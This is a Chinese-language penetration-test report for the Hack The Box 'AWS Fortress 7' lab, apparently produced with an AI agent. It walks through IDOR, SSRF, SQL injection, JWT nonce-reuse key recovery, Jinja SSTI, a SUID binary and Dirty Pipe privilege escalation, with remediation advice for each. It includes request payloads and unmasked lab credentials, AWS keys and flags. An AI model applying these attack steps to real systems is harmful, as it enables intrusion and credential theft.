授權滲透測試報告與操作 SOP

HTB AWS Fortress 7

目標：10.13.37.15

完整攻擊流程、重現證據、旗標與修補指南

報告日期：2026-11-12（Asia/Taipei）
HTB 最終介面：10 / 10 flags 已提交並接受
證據原則：明確區分靶機重現、HTB 接受值、外部來源線索

授權範圍僅限 Hack The Box AWS Fortress 7 靶場。文件內列出的帳密與旗標為本次靶場資料，未做遮罩。

閱讀摘要

本文件將本次流程整理成可複核 SOP，並附上保存的目標回應摘錄、完整旗標值與本次腳本原始碼。HTB 的 Fortress 7 頁面在本次結束時顯示 10/10 全部完成。旗標被平台接受，代表提交值有效；但旗標 #8–#10 的攻擊路徑未在本次直接重現，需與 #1–#7 的本機證據分開閱讀。

結果標籤
靶機重現：保存有目標回應或目標端效果證據。
平台已接受：旗標提交成功，但未保存獨立的目標攻擊路徑證據。
候選路徑：由公開 write-up 取得的操作假設；不能據此稱為本次已驗證。

旗標	本次提交值	狀態 / 證據來源
#1	AWS{S1mPl3_iD0R_4_4dm1N}	靶機重現：Jobs API user-token IDOR；管理員 UUID 955。
#2	AWS{F1nD1nG_4_N33dl3_1n_h4y5t4ck}	靶機重現：Jobs SSRF 讀內部 logs；保存的日誌含此值。
#3	AWS{MySqL_T1m3_B453d_1nJ3c71on5_4_7h3_w1N}	靶機重現：Jobs 搜尋 SQLi；保存回應含 flag 與 AWS key。
#4	AWS{N0nc3_R3u5e_t0_s571_c0de_ex3cu71on}	靶機重現：Company Support 簽章問題與 SSTI / 命令執行鏈。
#5	AWS{r3v3r51ng_1mpl4nt5_1s_fun}	靶機重現：backup_tool 反向工程、root 權限讀取 flag。
#6	AWS{uN1x1f13d_4_l0t!}	靶機重現：Linux Dirty Pipe CVE-2022-0847；測試後 UID 還原。
#7	AWS{i4m_w3ll_bu1lt_w1th0ut_bu1lt1ns}	靶機重現 Airflow login / Variables / STS user/will；旗標提交接受。
#8	AWS{th4ts_4_l0ng_Q}	平台已接受；本次未獨立重現 SQS 路徑，來自公開線索。
#9	AWS{h4ng_1n_th3r3_f0r_m0r3_cl0ud}	平台已接受；本次未獨立重現 AS-REP / DynamoDB / WinRM 路徑。
#10	AWS{wr3ck3d_r3s1st0r}	平台已接受；本次未獨立重現 S3 database / Administrator 路徑。

結論與主要限制

• Web 與本機路徑存在多項高影響缺陷，包含物件授權缺失、SSRF、SQL 注入、弱簽章狀態管理、SSTI 命令執行、特製 SUID 程式權限提升與 Dirty Pipe。

• 網路服務掃描完成 26 個已指定 TCP 埠的服務辨識；全 TCP 掃描在 host-timeout 中止，UDP 未掃描。

• 雲端後續曾嘗試 IAM/Lambda 操作；雖成功建立測試 Lambda，沒有取得 AdministratorAccess，也沒有獨立重現 #8–#10 路徑。

• 回收並未完全：測試 user 979 已降權為 Users 但刪除回應仍為 HTTP 500；測試 Lambda 與停用的 AD computer object 尚存。

目錄與證據標準

章節	內容
1	範圍、測試環境與覆蓋率
2	全流程圖與時間順序 SOP
3	服務盤點與驗證方法
4	漏洞發現與攻擊鏈細節（F-01 至 F-09）
5	旗標提交與證據狀態
6	修補優先順序、回歸標準與清理
附錄 A	檢測工具與依賴
附錄 B	保存回應之證據圖片
附錄 C	本次檢測 / 輔助腳本全文
附錄 D	參考資料

證據完整性：文件引用 workspace 內已保存的 Nmap、HTTP/HTML、JSON、LDAP、二進位分析與清理結果。下方圖片是從已保存的靶機回應重新排版出的證據圖，圖上已標明來源；它們不是即時瀏覽器截圖。HTB 完成狀態是本次 CUA 介面觀察，未取得原始 PNG，因此以文字記錄，未製作仿真截圖。

資料公開範圍：依使用者要求，不遮罩靶場旗標與本次取得的 lab credentials。對外發布此 PDF 前，先確認目標與帳密仍屬可公開的 HTB 靶場資料。

1. 範圍、環境與覆蓋率

授權與目標

欄位	值
平台	Hack The Box Fortress 7 - AWS
目標 IP	10.13.37.15
網域	amzcorp.local
測試區間	2026-11-11 至 2026-11-12（Asia/Taipei）
允許效果	使用者明示完整授權：掃描、驗證、利用、取得旗標並直接提交 HTB；限靶場 IP 與相關 lab vhost。
非目標	HTB 帳號 session、其他 HTB 使用者、公開網際網路其他主機。

已識別 HTTP vhost

amzcorp.local、jobs.amzcorp.local、services.amzcorp.local、cloud.amzcorp.local、inventory.amzcorp.local、workflow.amzcorp.local、company-support.amzcorp.local；另由暴露的 Jobs development Git 資料發現 jobs-development.amzcorp.local。

TCP 服務

已辨識 TCP 埠：53, 80, 88, 135, 139, 389, 445, 464, 593, 636, 2179, 3268, 3269, 5985, 9389, 47001, 49664, 49665, 49666, 49667, 49671, 49676, 49677, 49688, 49703, 52100。


Nmap 指紋：Windows 主機 DC01 / amzcorp.local；HTTP 為 Apache httpd 2.4.52 (Win64)；SMB 3.1.1 signing enabled and required；匿名 SMB guest 列舉未成功。TCP 全埠掃描因 8 分鐘 host timeout 中止；列出的 26 埠由後續服務清單掃描確認。UDP 未測。

覆蓋矩陣

領域	已做	結果 / 未覆蓋
網路服務	TCP 指定服務掃描、HTTP fingerprint、SMB/LDAP/Kerberos/WinRM 探測	26 TCP services reached; full TCP scan timed out; UDP not assessed.
虛擬主機與 Web	7+ vhosts、Jobs / inventory / workflow / Company Support、path discovery	已確認多條攻擊路徑；每個路徑不是全面功能測試。
API / 權限	Jobs API token issuance、跨 UUID、管理功能	確認 IDOR / privilege boundary failure。
輸入處理	Jobs search SQLi、healthcheck SSRF、Company Support template render	有 saved response proof；SQLi 原始 payload 未保留。
AD / Windows	匿名與登入 LDAP、SMB、NoPac 條件嘗試、WinRM 連線路徑	NoPac 未成功；#9 路徑外部線索/HTB accepted，未獨立驗證。
Linux	binary reverse engineering、SUID tool、Dirty Pipe	root 能力證明；/etc/passwd UID 改動已還原。
Cloud/AWS	Airflow secrets、STS identity、Lambda/IAM constrained actions	STS identity verified; SQS/DynamoDB listing denied/empty; admin escalation not established.
旗標提交	10 個值已提交 HTB	HTB UI 顯示 10/10；#8-#10 submission only.

2. 攻擊流程圖

下圖把本次確認路徑與被接受但未重現的路徑分開。箭頭表示目前證據支持的路徑關係，不表示所有分支都互相依賴。



重要解讀：Jobs 搜尋結果明確顯示 UNION 類輸出內容（key/value 和旗標）。雖然 #3 旗標名稱含 “Time Based”，本次保存證據直接支持輸出型 SQLi；沒有保存的單請求延遲對照，故本報告不把 timing technique 說成已驗證。

3. 標準作業程序（SOP）

SOP-00 | 建立案件與範圍鎖定

只把 10.13.37.15 與 amzcorp.local lab vhost 放入名單。建立 scans/evidence/scripts 輸出資料夾；記錄 Asia/Taipei 時間。每個外部連結或 redirect 都先確認是否仍屬靶場。

證據/完成條件：產出：scope note、時間、來源 IP / 連線狀態。

SOP-01 | TCP 掃描與服務確認

先執行限定埠掃描，再對開放服務做版本辨識。完整埠掃描設合理 timeout/rate 並保存原始輸出；發生 timeout 時標記 coverage gap，不把未完成掃描寫成全埠覆蓋。

證據/完成條件：本次結果：26 個指定 TCP ports；全埠掃描 timed out；UDP 未測。

SOP-02 | vhost / 網站盤點

Host header 指向目標 IP；先取首頁、robots/sitemap、登入、health/status，再做低速、短 wordlist 路徑列舉。校準不存在路徑、登入 redirect、soft-404。保留原始 HTML/header。

證據/完成條件：本次應用：Jobs, services, cloud, inventory, workflow, company-support。

SOP-03 | 身份與角色基線

匿名、一般使用者與 admin API 分別保存 baseline。記錄 session/role/object owner。不要單憑 200、按鈕顯示或 API token 生成成功推定授權成立。

證據/完成條件：本次確認 admin token 端點可用另一帳號 UUID 取得目標 token。

SOP-04 | 物件授權/IDOR

選擇自己可讀與其他使用者不可讀的 UUID；只改一個識別子，保存 request/response 並以取得的 role/功能作影響證明。

證據/完成條件：admin account UUID=955；目標使用者 admin；旗標 #1。

SOP-05 | SSRF / 內網服務

只送一個明確指定內部 service URL，確認出站請求由伺服器發起、回應可被讀回。避免內網掃描、雲端 metadata 掃描或非範圍 host。

證據/完成條件：logs.amzcorp.local 回應含日誌記錄、密碼重設 URL 與 #2。

SOP-06 | SQL injection

先記錄一筆正常搜尋；變更 username 一個參數，保存真假 / union 結果。只讀最小必要資料，停止在 credentials/flag 證明，不大量 dump。

證據/完成條件：POST /admin/users/search；table metadata / keys_tbl / credentials / #3。原始 payload 未保存。

SOP-07 | 源碼與密鑰追蹤

確認 .git/objects 可讀後先下載有限文字檔，驗證 Git object hash。對來源中的 hard-coded secrets、session signing、template rendering 做 reachability review；開發源碼與 production 行為分開記錄。

證據/完成條件：exposed Git source was development copy; live behavior separately verified.

SOP-08 | 登入簽章與模板

使用受控測試帳號取得多份登入 JWT，按簽章 r 值查重；只有重複且 message 不同時才做 nonce recovery。以偽造身份存取最小測試頁，對模板注入先輸出 id 等低影響命令，證明後再讀 flag。

證據/完成條件：Company Support account confirm secret = serliaizer_code；ES256 repeated nonce；Jinja SSTI/RCE；#4。

SOP-09 | Linux 本機權限提升

記錄 uid/groups/kernel；列出 SUID；對自製 ELF 作 strings/objdump/Ghidra 靜態分析。先證明工具行為，再讀 flag。Dirty Pipe 僅在 kernel 5.10.76 與頁快取條件成立時操作；預留明確 restoration path。

證據/完成條件：backup_tool SHA256 ca78b383b21dcfe44f7b38819041b6f23e190e4b48712c7380ffe20f608b39c3；tom UID 已還原 1000。

SOP-10 | Airflow / AWS 憑證鏈

登入已發現的 workflow vhost；以 UI Export 只匯出兩個 Variable row；將 key 存在受限證據目錄。透過 STS get-caller-identity 驗證授權 principal，不以 List* 403 推定 key 無效。

證據/完成條件：Airflow user olivia；STS verified arn:aws:iam::000000000000:user/will；#7。

SOP-11 | AWS/AD 候選路徑

每次只測最小 service API。記錄 AWS AccessDenied、空結果與 credentials provider error，分清楚 key valid 與權限範圍。AD AS-REP / WinRM 必須實際驗證憑證與遠端操作，不以公開文章代替。

證據/完成條件：Lambda privilege escalation 無法完成；#8-#10 只記 HTB accepted / 外部來源 candidate。

SOP-12 | 旗標提交

每個旗標先由本次靶機證據或已知 HTB candidate 取得；提交後確認平台 accepted 狀態；保留提交證據。對外部來源候選明確留存來源與重現缺口。

證據/完成條件：HTB fortress page 最終 10/10 完成。

SOP-13 | 回收與復測

先還原檔案/角色/測試資料，再驗證原始值與功能。清理請求若回 500/403，不算成功；用 API/管理畫面再次確認。列出尚存資源與負責人/後續動作。

證據/完成條件：Dirty Pipe restored; user 979 downgraded only; Lambda + disabled AD computer remain. No claim of full cleanup.

4. 服務盤點與利用線索

Nmap 7.993 服務清單判定主機為 Windows DC01 / amzcorp.local。HTTP 服務為 Apache 2.4.52 Win64；TCP/5985 與 47001 顯示 Microsoft HTTPAPI；LDAP/Kerberos/Global Catalog 埠可達。SMB signing 為 required，因此本次沒有把 relay 作為預設嘗試。

埠群	協定/服務	驗證結果
53	DNS / Simple DNS Plus	TCP open；通用 DNS probe 回 SERVFAIL。未做 UDP DNS coverage。
80	HTTP / Apache 2.4.52 Win64	多 vhost；TRACE 被 Nmap 標成 potentially risky，單獨不構成漏洞。
88 / 464	Kerberos / kpasswd	Windows Kerberos；DC 時間於 2026-11-11 15:31:38Z。
135 / 139 / 445	RPC / NetBIOS / SMB	SMB 3.1.1 signing required；guest enumeration denied / ineffective。
389 / 636 / 3268 / 3269	LDAP / LDAPS / Global Catalog	Active Directory domain amzcorp.local；匿名內容有限，已保存 LDAP evidence。
593 / 49676	RPC over HTTP	開放；未進行未授權 RPC 方法呼叫。
5985 / 47001	WinRM / HTTPAPI	HTTPAPI/2.0；WinRM 路徑依候選憑證，不視為已取得管理權。
9389	AD Web Services	開放。
2179	VMRDP?	Nmap service guess; unconfirmed protocol.
49664-52100	動態 MSRPC	列出的動態 RPC 埠開放；未逐項 RPC method mapping。

可複核的掃描命令

```
nmap -Pn -n -sT -sV -sC --reason --script-timeout 60s \
  -p 53,80,88,135,139,389,445,464,593,636,2179,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,
49676,49677,49688,49703,52100 \
  -oA scans/nmap-all-open-services 10.13.37.15
```

此命令是選定服務驗證而非全埠掃描。`scans/nmap-full-tcp.nmap` 記錄 host timeout；勿把它當作完整 TCP port inventory。

5. 發現事項與修補建議

嚴重度以本次已證明的利用前提與影響分類；未提供 CVSS 數值，因為缺少完整產品部署/攻擊面評分基礎。標記“confirmed” 的條目有靶機證據；F-09 是利用鏈上 Airflow / AWS credential exposure，僅按其實際取得的 STS 身分描述。

ID / 嚴重度	缺陷	狀態 / 主要影響
F-01 高	Jobs API token retrieval 缺少物件層授權	Confirmed：可改 UUID 取 admin token。
F-02 高	Jobs healthcheck / logs URL fetch 有 SSRF	Confirmed：讀內部 logs，取得帳號密碼資料。
F-03 Critical	Jobs username 搜尋 SQL injection	Confirmed：enum metadata、讀 keys_tbl，洩漏 AWS key 和 flag。
F-04 高	公開 .git 與應用祕密管理不足	Confirmed：development source 可下載；暴露簽章/確認機制線索。
F-05 高	ES256 nonce 重用 / 弱隨機數	Confirmed：重複 r 使 JWT signing key 可恢復/偽造 token。
F-06 Critical	Company Support 不可信內容作 Jinja template source	Confirmed：SSTI 到遠端命令執行。
F-07 高	自製 SUID backup_tool 的 root 認證/OTP 設計	Confirmed：逆向後以固定秘密取得 root 能力。
F-08 高	Linux kernel Dirty Pipe CVE-2022-0847	Confirmed：本地 tom 可修改唯讀 page cache 並提權 root。
F-09 高	Airflow Variable 暴露 AWS IAM access key	Confirmed：STS 以 user/will 身分成功；後續權限有限。

F-01 | Jobs API token object authorization missing | High

弱點說明：端點 /api/v4/tokens/get 接受 base64 JSON，包括目標使用者 UUID 與名稱。以低權限已登入帳號把 UUID 指向 admin (955) 後回傳另一使用者 API token，突破帳號邊界。

影響：可用管理員權限讀取/修改 Jobs 使用者與角色資料，並開啟只有管理員可使用的功能。Flag #1 為本次靶機驗證結果。

重現 / 證據：UI/程式碼顯示請求包含 get_token、uuid、username；保存的使用者目錄將 955 對應 admin / Administrators。輔助重現程式：jobs_idor_probe.py。

重現步驟：1. 以低權限測試帳號建立獨立 session。 2. 對 /api/v4/tokens/get 發送 data 欄位，base64 內容為 {"get_token":"True","uuid":"955","username":"admin"}。 3. 保存 response token 並以 token 身分呼叫受保護的管理 API。 4. 對照 users 清單確認 UUID 955 屬於 admin / Administrators。成功條件是低權限帳號不能取得或使用另一位使用者 token。

修補建議：端點從登入 session 取 requester identity；server-side 授權檢查目標 object owner/admin policy；不可把 client-supplied username/UUID 當成授權依據。token 只允許本人或受控 admin 取得；加入跨角色矩陣測試、短 TTL、撤銷與審計。

修補後驗收：以低權限帳號請求 UUID=955 必須 403/404 且不產生 token；本人 UUID 仍可正常操作；admin UI API 需以角色/權限服務端判定。

F-02 | Jobs URL fetch SSRF to internal logs | High

弱點說明：管理功能將 URL 輸入交給 server-side HTTP client，未限制目的地。可透過 Jobs fetch 內部 logs.amzcorp.local，讀到內網服務資料。

影響：日誌包含密碼重設 URL，能導致 Jobs 帳號 Tyler 被接管；同時暴露 flag #2。

重現 / 證據：保存 scans/ssrf-logs.json 及 ssrf-decoded-interesting.txt。內部事件中有 host/path 與 Tyler 的 password reset query；此回應來自伺服器側取回。

重現步驟：1. 先對一個正常允許的 URL 建立 baseline。 2. 使用已授權 admin session 對 /admin/healthcheck 單次提交 http://logs.amzcorp.local/。 3. 保存 server 回傳內容；比對內部 hostname、路徑與 reset URL。 4. 不做內網掃描；只驗證指定 logs host 與受控帳號。

修補建議：只允許業務上必要的固定 host / scheme；解析 DNS 後在連線時檢查 IPv4/IPv6 global-routable，封鎖 loopback、link-local、RFC1918、ULA、內部 suffix 和 metadata；停用 redirects 或每跳重新驗證；加 egress firewall；日誌不得寫密碼、reset token 或完整 URL。

修補後驗收：以本次內部 log host 應被拒絕；正常 allowlisted URL 可運作；測試 redirects、DNS rebinding、IPv6 與非標準 IP encoding。

F-03 | Jobs search SQL injection | Critical

弱點說明：POST /admin/users/search 的 username 輸入改變 SQL 語句結構。保存回應含資料表/欄位資訊，並以可見資料列回顯 keys_tbl 值。

影響：讀出 AWS_ACCESS_KEY_ID=AKIA3G38BCN8SCJORKFL、AWS_SECRET_ACCESS_KEY=GMTENUBiGygBeyOc+GpXsOfbQFfa3GGvpvb1fAjf 與 #3。

重現 / 證據：scans/jobs-sqli-tables.html、columns.html、schemas.html、union5.html、key_values.html。原始請求 payload 未保留；因此目前報告有目標回應證據，但沒有原始 payload 的逐位元重播證據。Flag 名稱含 time-based，但已保存證據支持輸出型 SQLi，本報告不宣稱 time delay 已獨立驗證。

重現步驟：1. 保存 /admin/users/search 正常 username 查詢結果。 2. 使用單一已授權搜尋參數測試 SQL 語法邊界，避免修改資料。 3. 以 tables / columns / keys_tbl 回顯確認資料讀取。 4. 本次原始成功 payload 未保存；jobs_sqli_probe.py 接受 SQLI_PAYLOAD 並重播一次，不會自動找 payload 或 dump database。不能將候選 payload 當成本次已重現命令。

修補建議：所有值以 prepared statements / parameter binding 傳入；動態 table/column 用 server-side allowlist；應用資料庫帳號只讀必要 schema；移除 prod credentials、旋轉已洩漏 key；關閉敏感錯誤回顯。

修補後驗收：對 username 使用引號、註解、UNION 等測試時，不得改變結果/查詢結構；正常搜尋仍可用；測試資料庫角色不得讀 secrets schema。

F-04 | 公開 Git source 與 hard-coded app secret | High

弱點說明：jobs-development.amzcorp.local 的 .git loose objects 可直接下載並重建來源碼。相關程式使用 hard-coded serializer secret `serliaizer_code` 以確認帳號，並提供對應攻擊面資訊。

影響：使攻擊者能離線分析認證流程、偽造確認 token，並找出其餘漏洞；與 F-05/F-06 串接後可達 RCE。

重現 / 證據：evidence/jobs-development-source/ 及 dump_exposed_git.py；Git object SHA-1/size 驗證後再存檔。開發版本與 production 路由不完全一致，所以 source evidence 只支持該 development copy；live impact 由已保存靶機回應獨立確認。

重現步驟：1. 以正確 Host header 讀取 http://10.13.37.15/.git/HEAD。 2. 執行 dump_exposed_git.py 只抓 Git loose objects，驗證 SHA-1 與 object size。 3. 在來源中搜尋 secret、JWT/ECDSA、confirmation 與 template rendering。 4. 將 development copy 結論與 live production response 分開標註。

修補建議：web server 禁止部署 .git/.svn/.env/備份；發布 pipeline 做 artifact allowlist；所有 signing/enrollment secrets 放入 secret manager；輪替已暴露密鑰；確認與重設 token 使用短效、高熵、用途綁定且一次性。

修補後驗收：匿名請求 /.git/HEAD 與 loose object 必須 403/404；過去 commit 仍要視為洩漏並旋轉秘密；註冊確認 token 不得被跨 user/replay。

F-05 | ECDSA ES256 nonce 重用導致 JWT signing-key recovery | High

弱點說明：Company Support ES256 JWT 產生器在不同 message 的簽章重複使用 ECDSA nonce。兩個不同 message 的簽章若有相同 r，攻擊者可代數恢復私鑰。

影響：可偽造 session JWT 並冒充有權限帳號；作為 F-06 SSTI exploit 前置登入。

重現 / 證據：company_support_chain.py 收集多個登入 token、按 r 碰撞並解出 signing key；target token 可重簽並通過 app 的驗證。flags #4 chain。

重現步驟：1. 用受控測試帳號登入多次，保存不同 message/claims 的 ES256 JWT。 2. 拆解簽章並以 r 值比對；只有不同訊息重複 r 才構成 nonce reuse 證據。 3. 按 NIST P-256 方程恢復 signing key，重簽一個最小權限測試 claim。 4. 驗證服務接受偽造 token 後立即停止並撤銷測試帳號/票券。company_support_chain.py 實作此檢查與受控驗證。

修補建議：採用經審查的 ECDSA library 與安全 CSPRNG，或 RFC 6979 deterministic nonce；所有現有 JWT signing key 輪替，舊 token 全部撤銷；token 加 issuer/audience/expiry/subject 驗證；避免自訂 crypto。

修補後驗收：重複登入不同 claims 時不得重複 ECDSA r；偽造/過期/錯誤 aud/iss 的 JWT 必須拒絕；部署新 key 後舊 token 失效。

F-06 | Company Support ticket SSTI to command execution | Critical

弱點說明：使用者控制的 ticket body 被作為 Jinja template source 渲染，而不是作為單純字串資料。模板可呼叫 Python objects，最終經 SSTI 執行命令。

影響：取得支援服務主機的 shell 命令執行能力，讀取 root context flag，並作為本機權限提升前置。

重現 / 證據：evidence/company-support/ticket-ssti-proof-2.html / -3.html 顯示 Jinja object evaluation；chain-summary.json 的 ticket 75 回應包含可由遠端執行輸出的 Dirty Pipe `Before/After` bytes 和 UID verification。測試後 /etc/passwd 已還原。

重現步驟：1. 建立唯一測試 ticket，先以普通文字確認正常渲染。 2. 使用無副作用標記（例如模板計算結果）確認輸入是否被模板引擎求值。 3. 僅在確認 SSTI 後使用 `id` 證明命令執行；需取得旗標時設定 RUN_CMD_FILE 指向該 lab 的 flag 路徑。 4. 刪除 owner prefix 為 codex-pt-20261112- 的測試 ticket。

修補建議：固定 server-side template file；使用 `render_template(template, value=user_text)` 傳資料；永不 `render_template_string(user_text)`；最小化 context、禁止危險物件、在隔離 process/container render，限制 network/CPU/memory、無機密環境變數。

修補後驗收：提交字串 `{{7*7}}` 只可原樣顯示，不應計算；命令相關測試字串不會執行；正常 ticket 顯示格式不變。

F-07 | SUID backup_tool 使用可反向工程的固定 OTP | High

弱點說明：特殊 SUID binary 可提供 root backup/restore 操作；binary 中邏輯、OTP/HMAC key 可被逆向，並有硬編碼通關資訊。

影響：tom 使用者可取得 root 執行能力並讀取 /opt/flag.txt（#5）。

重現 / 證據：evidence/company-support/backup_tool；SHA256 ca78b383b21dcfe44f7b38819041b6f23e190e4b48712c7380ffe20f608b39c3；scans/backup-tool-disassembly.txt。測試資料：tom 密碼 `dG9#r1@c0fR`；工具 password `<!8,>;<;He`；HMAC key `59329788626084537462`。

重現步驟：1. 記錄 backup_tool owner/mode/hash；執行 strings 與 objdump，定位 OTP/HMAC 與選單分支。 2. 以 tom 使用者執行工具，使用已在 binary 中發現的 lab password/OTP。 3. 以 read-only 選項讀取 /opt/flag.txt，保存 uid 與 stdout。 4. 確認未留下 binary patch 或新檔案。

修補建議：移除不必要 SUID；改由最小權限 daemon/受控 sudo rule 提供必要功能；不得把 OTP secret 寫進 binary；使用 challenge/response 與 server-side rate limit；重建受信任 binary 並核對 file owner/mode/hash。

修補後驗收：一般使用者不再可讀 root-only file；binary 無 SUID bit；有效作業只可讀特定 backup path，不能任意讀檔/執行命令。

F-08 | Linux Dirty Pipe CVE-2022-0847 | High

弱點說明：受影響 Linux kernel pipe buffer flags 未正確初始化，低權限本機使用者可改唯讀檔案 page cache。靶機 kernel 5.10.76 可由 tom 使用者把 /etc/passwd 中 tom UID 由 1000 改為 0000。

影響：以 UID 0 執行新登入 shell，讀取 root-only flag (#6)。

重現 / 證據：dirty_pipe_tom_uid.py 可見 `Before: tom:x:1000:1000:`、`After: tom:x:0000:1000:`；RESTORE_UID=1 可復原到 1000。測試後回應記錄顯示已還原。NVD 將 CVE-2022-0847 評為 7.8 High，CVSS 3.1。

重現步驟：1. 先記錄 `uname -r`、tom 的 /etc/passwd UID、/etc/passwd hash/備份。 2. 以 tom 執行 dirty_pipe_tom_uid.py，確認 UID 項目由 1000 變 0000。 3. 開新 su tom session 驗證 UID 0，讀取 flag。 4. 必須執行 `RESTORE_UID=1 python3 dirty_pipe_tom_uid.py`，再確認 tom UID 回到 1000。

修補建議：依 Linux 發行版公告套用修補 kernel 並重啟至已修補版本；以套件版本/啟動 kernel 驗證，不只比對 uname；降低互動式本機帳號與服務權限。

修補後驗收：以受控低權限帳號確認 page-cache write exploit 不再改動唯讀檔案；/etc/passwd UID 保持原值；修補後重新跑最小本機確認。

低影響檢查命令（只列版本與 entry，不觸發 exploit）：

```
uname -a
grep '^tom:' /etc/passwd
sha256sum /path/to/backup_tool
find / -xdev -type f -perm -4000 -printf '%m %u:%g %p\n' 2>/dev/null
```

F-09 | Airflow UI Variables 含可用 AWS IAM credentials | High

弱點說明：Airflow 登入帳號可以匯出 AWS_ACCESS_KEY_ID / AWS_SECRET_ACCESS_KEY Variable。STS 成功解析為 user/will。這證實 credential disclosure 和有效 cloud identity，不代表此 identity 可管理所有 AWS services。

影響：#7 platform flag accepted。嘗試列舉 SQS/DynamoDB/Lambda 時遇到 AccessDenied/空證據；Will 可建立 Lambda 但執行提權 payload 沒有取得管理權。

重現 / 證據：evidence/airflow/variables.json 與 evidence/aws/will-identity.json。完整 key：AKIA5M34BDN8GCJGRFFB / cnVpO1/EjpR7pger+ELweFdbzKcyDe+5F3tbGOdn。測試建立的 Lambda `codex-pt-20261112` 使用 role `serviceadm`，目前未刪除。

重現步驟：1. 登入 workflow.amzcorp.local，確認 Airflow 使用者 olivia。 2. 開啟 Variables，僅選取 rowid 1、2，使用 Export；airflow_probe.py --export-vars 可重播並保存 response。 3. 以隔離 AWS CLI 設定該 key，呼叫 `aws sts get-caller-identity`，確認 principal 為 user/will。 4. 將 AccessDenied/空結果獨立記錄；不要把成功 STS 登入當成 admin 權限證明。

修補建議：AWS key 不存 Airflow Variables/作業碼；改用短效 IAM role/workload identity；以每個 DAG 的資源限定 IAM policy；檢視 CloudTrail；輪替已暴露 key；限制 Airflow UI 管理員與 export 權限。對 IAM role/passrole 設定資源與服務條件。

修補後驗收：刪除/輪替舊 access key 後 STS 不再可用；非授權 Airflow role 無法匯出 secret；DAG 只可取得必要資源；每次 role change 與 Lambda deploy 有審計記錄。

---

6. 雲端與 AD 嘗試：結果邊界

可確認結果

• Airflow 使用者 olivia / 密碼 dF4G0982#4%! 登入成功。Variables 匯出 AWS_ACCESS_KEY_ID=AKIA5M34BDN8GCJGRFFB、AWS_SECRET_ACCESS_KEY=cnVpO1/EjpR7pger+ELweFdbzKcyDe+5F3tbGOdn。

• AWS STS 身分為 arn:aws:iam::000000000000:user/will，Account 000000000000。這表示 access key 可認證，不等於管理員。

• Will 的 SQS/DynamoDB 列舉未得有效資料，記錄有 AccessDenied/空結果；不得把空 JSON 當作不存在。

• 曾建立 Lambda codex-pt-20261112，role serviceadm。handler 提權動作未得到管理員身分；Lambda 刪除 API 回 403，仍留在靶場。

未驗證候選路徑

#8 SQS `sensor_updates` receive、#9 AS-REP roast → firmware key → DynamoDB Users → David WinRM、#10 S3 `databases/amzcorp_users.db` → Administrator credential。這些值由公開文章提供並已由 HTB 接受；本次 AWS/AD 回應未構成對這三條實際攻擊鏈的獨立驗證。外部文章作為線索來源列在參考資料，不作為靶機證據。

NoPac 及其他非成功嘗試

nmap SMB vulnerability script 沒有結果。NoPac 嘗試建立電腦帳號 `WIN-OULXSZD9KIK$`（密碼 `hHH!7sup1yn6`），但 rename 失敗，物件刪除也失敗；UAC 設成 4098（disabled）。此路徑不算成功提權，但測試物件已停用仍可能留在 AD。

不宣稱 NoPac 成功，也不把 CVE 風險值當作此主機漏洞證明。建議確認並修補 CVE-2021-42278 / CVE-2021-42287，清理本次建立的 computer object。

7. 修補排序、回歸與清理狀態

排序	要做的事	完成條件
